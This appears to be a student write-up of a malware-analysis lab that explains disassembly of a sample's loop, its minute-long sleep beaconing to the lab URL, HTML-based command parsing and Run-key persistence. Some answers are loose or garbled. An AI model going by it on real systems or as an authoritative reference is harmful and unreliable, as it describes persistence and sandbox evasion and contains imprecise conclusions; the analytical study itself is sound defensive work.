
The “for loop “is the new construct that has been added



here we can see the cmp of with 1440 and if jump greator than equal towards ending the program meaning it is a for loop




we can see the increment of 1 as well




and it loop backs to the condition to check .

if not it visits the websites as above malwares



we can see that there is an increment of 1 which loops back to the same address confirming it is a for loop





Conclusion:

The malware tries to reach the url every minute of the hour for the whole day.
What is the difference between this lab's parse HTML function and those of the previous labs?

```
push    eax
push    offset Format   ; "Internet Explorer 7.50/pma%d"
lea     ecx, [ebp+szAgent]
offset szAgent  ; "Internet Explorer 7.5/pma"
ds:InternetOpenA
```

Although the user agents are different the html parse remains the same





How long will this program run? (Assume that it is connected to the Internet.)

```
call    presistance_exe
add     esp, 8
push    60000           ; dwMilliseconds
call    ds:Sleep
```

the program will sleep about 60000 milliseconds

What is the purpose of this malware?


The malware performs continuous internet connectivity checks over a 24-hour period using a time-based loop, attempting network communication once per minute with sleep intervals of approximately 60,000 milliseconds. This behavior is consistent with C2 availability and sandbox evasion, as slow beaconing can outlast

short-lived analysis environments.

```
push    edx             ; lpszAgent
call    ds:InternetOpenA
mov     [ebp+hInternet], eax
push    0               ; dwContext
push    0               ; dwFlags
push    0               ; dwHeadersLength
push    0               ; lpszHeaders
push    offset szUrl    ; "http://www.practicalmalwareanalysis.com"...
mov     eax, [ebp+hInternet]
push    eax             ; hInternet
call    ds:InternetOpenUrlA
mov     [ebp+hFile], eax
cmp     [ebp+hFile], 0
jnz     short loc_4010B1
```

and the malware parses html content because there might be specific instruction for malware to download the exe because if that part successfully executes then it puts an exe into a **Windows Registry auto start location** used for **persistence**.

```
align 4
lame[]
    db 'Malware',0          ; DATA XREF: something_with_the_exe+82↑o
y[]
    db 'Software\Microsoft\Windows\CurrentVersion\Run',0
```



these attributes of a dropper where first of all it registers itself for an auto start. It either

1.creates a folder in C “C:\\Temp”

2. copies the exe into the folder

3.deletes the folder.

Why?

The switch selects between persistence, self-deletion, or idle behavior, allowing the malware to adapt its behavior based on runtime conditions.

----------END----------